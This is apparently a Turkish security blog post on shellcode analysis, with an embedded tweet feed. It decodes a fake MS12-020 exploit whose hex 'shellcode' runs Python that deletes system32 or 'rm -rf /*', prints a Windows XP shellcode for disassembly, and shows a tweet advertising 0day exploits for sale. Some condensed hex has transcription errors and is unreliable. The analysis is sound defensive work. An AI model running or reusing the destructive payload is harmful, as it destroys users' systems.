
KabukKod Analizi

written by Mert SARICA | 1 May 2013

Kabukkod (shellcode), tespit edilen güvenlik zafiyetinin istismar edilmesi ile hedef işletim sistemi üzerinde komut satırı erişimi vermeye yarayan bir kod parçasıdır (instructions) bu nedenle istismar kodunun belki de en önemli parçasıdır. Penetrasyon testlerinden, APT (advanced persistent threat) saldırılarına, arka kapılardan, Watering Hole saldırılarına (popüler sitelerin hacklenerek ziyaretçilerinin zararlı yazılım içeren başka sitelere yönlendirilmesi) kadar birçok alanda sıkça kullanılan istismar kitleri dolayısıyla kabukkodlarının analizi de her geçen gün güvenlik uzmanları ve kurumlar için önem kazanmaktadır.

Özellikle penetrasyon testlerinde Metasploit, Core Impact, Canvas ve benzeri istismar araçlarında yer alan ve kabukkod içeren istismar kodları kullanılmadığı sürece Packetstorm, Exploit-DB, 1337day vb. istismar kodu yayınlayan sitelerden indirilen istismar kodlarının dolayısıyla kabukkodlarının test edilmeden, kontrol edilmeden herhangi bir penetrasyon testin de kullanılması hem testi gerçekleştiren hem de kurumlar/müşteriler için oldukça risklidir. Bunun nedeni ise art niyetli kişilerin kimi zaman sahte istismar kodu altında, sisteme zarar veren kabukkodu içeren istismar kodlarını çeşitli internet sitelerinde yayınlamalarından kaynaklanmaktadır.

13 Mart 2012 tarihinde Microsoft tarafından yayınlanan bir bildiride (MS12-020), RDP üzerinde uzaktan komut çalıştırmaya imkan tanıyan kritik bir güvenlik zafiyeti tespit edildiği belirtilmiştir. Bu bildirinin yayınlanmasından kısa bir süre sonra ise hem sosyal medyada hem de çeşitli internet sitelerinde, bu zafiyeti istismar ederek uzaktan komut çalıştırmaya imkan tanıyan istismar kodlarına verilmiştir.



inj3ct0r @inj3ct0r 23 Dec
[web applications] - NEWSolved SQL Injection Vulnerability dlvr.it/2h1Yrl
Expand

inj3ct0r @inj3ct0r 23 Dec
[web applications] - Feindura CMS v2.0.4 dlvr.it/2h1YrP
Expand


inj3ct0r @inj3ct0r 22 Dec
[web applications] - CodeWeb SQL/XSS Vulnerabilies dlvr.it/2h0D1n
Expand

inj3ct0r @inj3ct0r 22 Dec
[remote exploits] - Microsoft Remote Desktop User/Password Reader (Base on MS12-020) dlvr.it/2gyLF2
Expand

inj3ct0r @inj3ct0r 22 Dec
[web applications] - Wordpress Themes - onepagewebsite Full Path Disclosure vulnerability dlvr.it/2gyLCq
Expand

inj3ct0r @inj3ct0r 21 Dec
[web applications] - Thinksns Arbitrary File Upload Vulnerability dlvr.it/2glkWW
Expand

inj3ct0r @inj3ct0r 21 Dec
Do you want to buy or sell Exploits? 1337day.com/private We have good Apache/IIS/nginx/vBulletin 5.0.0/DataLife Engine DLE 0day Exploits.
Expand



Örneğin Pastebin'de yer alan bu istismar kodu her ne kadar shellcode adında bir değişkene sahip olsa da aslında gerçek anlamda bir kabukkod içermemektedir.


```
shellcode =
"\x5f\x5f\x69\x6d\x70\x6f\x72\x74\x5f\x5f\x28\x27\x6f\x73\x27\x29\x2e\x73\x79
\x73"
shellcode +=
"\x74\x65\x6d\x28\x27\x64\x65\x6c\x20\x2f\x73\x20\x2f\x71\x20\x2f\x66\x20\x43
\x3a"
shellcode +=
"\x5c\x77\x69\x6e\x64\x6f\x77\x73\x5c\x73\x79\x73\x74\x65\x6d\x33\x32\x5c\x2a
\x20"
shellcode +=
"\x3e\x20\x4e\x55\x4c\x20\x32\x3e\x26\x31\x27\x29\x20\x69\x66\x20\x27\x57\x69
\x6e"
shellcode +=
"\x27\x20\x69\x6e\x20\x5f\x5f\x69\x6d\x70\x6f\x72\x74\x5f\x5f\x28\x27\x70\x6c
\x61"
shellcode +=
"\x74\x66\x6f\x72\x6d\x27\x29\x2e\x73\x79\x73\x74\x65\x6d\x28\x29\x20\x65\x6c
\x73"
shellcode +=
"\x65\x20\x5f\x5f\x69\x6d\x70\x6f\x72\x74\x5f\x5f\x28\x27\x6f\x73\x27\x29\x2e
\x73"
shellcode +=
"\x79\x73\x74\x65\x6d\x28\x27\x72\x6d\x20\x2d\x72\x66\x20\x2f\x2a\x20\x3e\x20
\x2f"
shellcode +=
"\x64\x65\x76\x2f\x6e\x75\x6c\x6c\x20\x32\x3e\x26\x31\x27\x29\x20\x23\x68\x69
\x20"
shellcode +=
"\x74\x68\x65\x72\x65\x20\x5e\x5f\x7e\x20\x66\x65\x65\x6c\x20\x66\x72\x65\x65
\x20"
shellcode +=
"\x74\x6f\x20\x73\x70\x72\x65\x61\x64\x20\x74\x68\x69\x73\x20\x77\x69\x74\x68
\x20"
shellcode +=
"\x74\x68\x65\x20\x72\x6d\x20\x2d\x72\x66\x20\x72\x65\x70\x6c\x61\x63\x65\x64
\x20"
shellcode +=
"\x77\x69\x74\x68\x20\x73\x6f\x6d\x65\x74\x68\x69\x6e\x67\x20\x6d\x6f\x72\x65
\x20"
```

```
shellcode += "\x69\x6e\x73\x69\x64\x69\x6f\x75\x73"
```

Yukarıda yer alan shellcode değişkenini (kabukkod) aşağıdaki gibi en sade hale getirip,

```
5f5f696d706f72745f5f28276f7327292e73797374656d282764656c202f73202f71202f6620433a5c77696e646f77735
c73797374656d33325c2a203e204e554c20323e263127292069662027576965202e2720696e205f5f696d706f72745f5f2827
706c6174666f726d27292e73797374656d282920656c7365205f5f696d706f72745f5f28276f7327292e73797374656d2
827726d202d7266202f2a203e202f6465762f6e756c6c20323e263127292023686920746865726520e5f7e206665656c
206672656520746f207370726561642074686973207769746820746865726d202d726620726f5706c616365642077697
46820736f6d657468696e67206d6f726520696e736964696f7573
```

HEX değerlerini ASCII değerlerine çevirdiğimizde,




```
__import__('os').system('del /s /q /f C:\windows\system32\* > NUL 2>&1') if 'Win' in __import__('platform').system()
else
```

```
__import__('os').system('rm -rf /* > /dev/null 2>&1')
#hi there ^_~ feel free to spread this with the rm -rf replaced with
something more insidious
```

yukarıda yer alan bu kodun çalıştırıldığı işletim sisteminin Windows olması durumunda system32 klasörünü sildiğini, Windows dışındaki işletim sisteminde çalıştırılması durumunda ise kök dizin (/) altında yer alan tüm dizinleri sildiğini, kısacası kabukkod adı altında sisteme zarar vermek amacıyla geliştirilmiş Python kodu içeren sahte bir istismar kodu olduğunu görebiliyoruz.


Peki ya gerçek anlamda OPCODElar'dan oluşan bir kabukkod nasıl analiz edilir ?

Örneğin elimizde bir istismar kodundan veya bir zararlı yazılımdan temin ettiğimiz aşağıdaki gibi bir kabukkodu (İngilizce Windows XP SP3'de çalışmaktadır) olduğunu düşünelim. Bunu analiz edebilmek için öncelikle disassemble etmemiz gerekmektedir.


```
31c031db31c931d251686c6c20206833322e64687573657289e1bb7b1d807c51ffd3b95e6730e
f81c11111111151686167654268 4d65737389e15150bb40ae807cffd389e131d252515152ffd0
31c050b812cb817cffd0
```

